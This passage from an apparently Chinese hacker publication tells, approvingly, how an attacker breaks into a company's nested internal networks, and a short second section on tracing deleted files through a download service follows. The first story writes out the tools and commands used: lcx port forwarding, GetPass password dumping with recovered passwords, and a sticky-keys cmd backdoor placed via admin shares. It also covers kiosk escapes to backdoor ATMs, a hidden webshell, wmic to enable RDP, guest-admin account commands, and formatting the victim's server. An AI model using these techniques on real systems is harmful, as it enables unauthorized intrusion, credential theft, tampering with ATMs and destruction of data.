


图 4.1.3 服务器回显

这个时候只要用远程桌面连接：127.0.0.1:4444 就能连接到处于内网环境的 218.X.16.105 的 3389 端口了

原理就是，218.X.16.105 的 3389 端口不对外开放，202.X.129.*的 3333 和 4444 也没有开启，首先 lcx 把 3333 和 4444 端口打开，然后让 218.X.16.105 的 3389 与 202.X.129.*的 3333 端口连接，lcx 把 4444 和 3333 端口又连接到了一起，连接 127.0.0.1 的 4444 端口，就连接到了 lcx，lcx 又通过 3333 端口连接到了对方的 3389，因为路线太曲折，所以如果机器配置不好，或者网路速度有问题，就会特别的卡，或者不稳定，掉线。

拿着对方公司的外网服务器，连接另一台内网的服务器，除了不需要清理大量的登陆痕迹，还可以解决这样的网络不稳定的问题。


就这样乐乐就进了这个公司的第一个内网。

内网套内网

很意外，105 这台机器居然还有个内网里面的内网 ip，lcx 显示是 10.0.0.189，这个 10 段的 ip 应该是内网中的内网了。

乐乐现在做了两件事，第一件事就是读一下管理员的密码。

之前有人发现 Windows 会将明文密码存入内存，可以直接读取内存数据得到管理员的密码。在习科的兵器库中，内核相关的部分收集了一个网上流传的不错的读取工具 GetPass.exe 2012-11-6 15:23 上传，运行



```
127.0.0.1
c:\windows\system32\cmd.exe - d:\getpass.exe
UserName: ANONYMOUS LOGON
LogonDomain: NT AUTHORITY
Specific LUID NOT found

UserName: LOCAL SERVICE
LogonDomain: NT AUTHORITY
Specific LUID NOT found

UserName:
LogonDomain:
Specific LUID NOT found

UserName: Apache
LogonDomain: ECARD-WEB
password: Apache

UserName: Administrator
LogonDomain: ECARD-WEB
password: ./././

UserName: ECARD-WEB$
LogonDomain: WORKGROUP
Specific LUID NOT found

Press any Key to EXIT ...
```

图 4.1.4 读取管理员密码

这个管理员的密码是./././

第二件事就是扫描一下整段 ip 的开放的端口，乐乐选择了尚处于开发阶段的 iKnock，iKnock 现在习科并没有对外公测，一个是完成量不足 20%，另一个是这个程序需要 .Net Framework 版本 4 的支持，不过安装完整的程序包太慢，扫描端口只需要下载 Framework 4 的 Client Profile 就够了。

可惜的是，整段 ip 开放 3389 的端口很多，但是 189 这台机器的 administrator 的密码./././ 对于其他的任何一台也不匹配，只能另谋他法

那就一个端口一个端口来吧，从 21 的 FTP 端口来。从头开始用匿名账号登陆 FTP，都没成功。就当乐乐要准备放弃的时候，发现了一个突破点：

直接输入 ftp://10.0.0.xxx 所有的 FTP 都需要验证，但是在网上邻居那里，乐乐偶然发现管理员访问过\\10.0.0.183\D\$, 乐乐换成了\\10.0.0.183\C\$同样登陆成功，如图 4.1.5




图 4.1.5 登录 C 盘成功

直接把 C 盘的 system32\dllcache 的 sethcx.exe 和 system32\sethcx.exe 都换成同名的 cmd 程序。轻松获得 3389 权限。

登陆的第一步还是读管理员密码管理员的密码读到明文是,./,./imb, 这个密码通杀了 10.0.0.x 大部分的机器。

10.0.0.X 的机器多数是公司设备运营的机器，甚至考勤机和 ATM 终端。如图 4.1.6




图 4.1.6 登入其他机器

3389 连接内网 3389，在继续连接内网的 3389，乐乐已经渗透进两层 3389 了。之所以 10.0.0.X 的渗透速度这么快，还得益于管理员没有清理 3389 登陆记录。本来这个段的某些机器把默认的 3389 端口修改了，乐乐能用 iknock 找到的可能性极小。但是管理员给

乐乐大开方便之门，9234 端口就是 3389 修改后的端口。



图 4.1.7 修改后的 3389 端口

乐乐从一台服务器上面的登陆痕迹发现了 10.0.2.x 的登陆记录,但是 iknock 却扫不到除了 10.0.2.201 以外的 10.0.2.x 的机器,相信这个 ip 段也是一个内网段,只有一两台机器控制着出口。

因为从 10.0.2.201 可以连接 10.0.2.90,但是在 10.0.0.x 上面却不能连接 10.0.2.90




图 4.1.8 尝试登录 10.0.2.90

这个段乐乐也是用同样的办法，139 端口登陆共享 C 盘，替换 sethc.exe 然后登陆 3389 的时候按 5 下 shift 弹出 cmd 后门登陆。

这个段的密码就是, ./, ./1x1()!@

乐乐用一样的方法渗透的好几个 ip 段，大部分都是 XP，虽然不知道为什么，但是渗透到这里其实已经完成的，因为乐乐从不止一台机器发现了对方内鬼的事情。当然老大那边也从 Email 那里发现了 Email 通信内容。

驻扎

乐乐完成了主要任务，附属任务嘛，需要先在某一台机器上面驻扎下来。乐乐想到了一个好地方，对方公司的 ATM 机。




图 4.1.9 对方公司的 ATM 机

这个时候弹出了开始菜单。用任务管理器把全屏程序保护程序还有全屏程序的进程给结束，就看到 Windows XP 的桌面了，如图 4.1.10




图 4.1.10 看到 windowsXP 桌面

已经是一个礼拜了。今天是周日于周一交接的凌晨，ATM 机这里肯定不会有人的。乐乐看了一下摄像头确认了一下：



图 4.1.11 查看摄像头画面

第一个 ATM 机很容易种好了后门，清理了痕迹，重新开启了全屏程序运行。但是第二个 ATM 机就没那么容易了。全屏程序完全找不到可以弹窗或者弹出开始菜单的方法。

不过这都难不倒乐乐。

乐乐把输入法调出来，发现装了微软拼音输入法，点一下“帮助”，如图 4.1.12




图 4.1.12 调出微软拼音输入法
用“打印”这个功能，将窗口弹出来，只要有个“浏览”




图 4.1.13 进入“浏览”选项

最后就能把窗口弹出来了，如图 4.1.14



图 4.1.14 弹出窗口

因为 ATM 不连外网，为了防止找不到后门，乐乐把所有的 ATM 全都种了后门。这样一旦与外

网连接的线路被切断，可以到这个公司的 ATM 机上面继续渗透他们的内网。

仇杀

这样一个大公司，显然不是吹出来的。对方公司显然发现了乐乐的渗透，毕竟连接的时间太长了，已经一个多礼拜了。

管理员显然已经发现了乐乐的一些蛛丝马迹，比方说 iKnock、Cain 等这些工具的存在，并且还打包放在了桌面。

乐乐通过之前渗透的信息，发现这个管理员经常在有一台服务器上面进行本地登陆，而且这台服务器没开 3389。

这台服务器好在有 80 端口的站点，直接用 SYSTEM 的 webshell 执行

```
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1
```

就直接登陆了远程。

管理员在找乐乐，乐乐就在管理员的服务器上面看着管理员。虽然管理员踢了乐乐好多次，而且关了 3389，但是毕竟技术有限，再敬业也斗不过黑客。

这个管理员的敬业程度让人咋舌，管理员把白天整理的材料放在服务器，晚上回家前开了 3389 然后回家登陆继续整理追查。

乐乐没料到管理员会远程登陆服务器。心里面犯嘀咕，怎么会有人也拿到管理员的密码了呢？而且 net user 里面没看到其他用户，真的有黑客这么神，连半点痕迹都不留就登陆了服务器？

```
query user & net user administrator XXXXX
```

query user 是查看本机用户状态，找到了远程的 administrator 的会话 ID 是 3

```
cmd /c logoff 3
```

大约过了半个小时，服务器断开了连接，无法再连接上，80 端口也关闭了。

乐乐这才意识到，真的是管理员远程登陆了服务器，被自己踢了登陆不上，去机房拔网线了。不过乐乐给自己的 webshell 做了隐藏：

```
attrib +a +h +s +r c:\wwwroot\back.php
```

估计以这个管理员的水平是无法查出来的。

服务器再次启动就是第二天了。管理员启用了“带网络连接的安全模式”




图 4.1.15 登录服务器

管理员大概是以为中了木马之类导致的吧，而且加装了 360，把 cmd 禁用了，如果 net user

add 的话，就会提示找不到组。

很容易，乐乐传了个 GetPass.exe 到 windows 下的 temp 目录，然后在 webshell 里面执行：

```
copy c:\windows\system32\cmd.exe c:\windows\system32\dlcache\sethc.exe
copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe
```

连接 3389 以后，运行 GetPass.exe，额，被系统提示无法读取。

那就写了一个添加账户的 VBS 到 temp 目录：

```
cscript c:\windows\temp\a.vbs
```

这样就又登陆进去啦 ——@

管理员估计已经焦头烂额了，因为乐乐一次又一次的驻扎进来，别说处理其他服务器了，连自己的机器都处理不好，写了一个 bat，每 30 秒执行一次关 3389

看着情形，管理员铁了心想撕破了脸皮了，于是乐乐先启用了 Guest 账户：

```
net user guest /active:yes
net user guest guest
net localgroup administrators guest
```

到最后一段命令，执行失败了。干脆还是直接改管理员密码吧。

改了管理员密码，踢了管理员，格盘，设置硬盘逻辑锁，刚刚操作完，突然发现这台服务器的内网网卡提示被拔出，接着。。。

好了，这次复仇的渗透完美胜利！

（全文完）责任编辑：游风

第 2 节 伪入侵

作者：hacked

来自：法客论坛 - F4ckTeam

网址：<http://team.f4ck.net>

引用帖《渗透某大型黄色论坛》

某些东西比较诱人。

留意到作者，使用迅雷下载 以及在文中提及，“于是上了哥的 100M 服务器高速下载”。

熟识迅雷的人应该知道，迅雷下载为什么这么快的原因。

因为下载资源是会被迅雷记录 包括 URL 以及文件 MD5，迅雷会记录源地址，每次建立任务时都会于迅雷服务器进行匹配，分配源和资源。

原地址文件 <http://www.zjts8.net/web.rar> 已经被删除了

在迅雷使用通过进行下载，可以寻找到资源，这说明还有源存在，如图 4.2.1




图 4.2.1 找到资源

不过，压缩包里没有我想要的，数据库备份目录是空的。

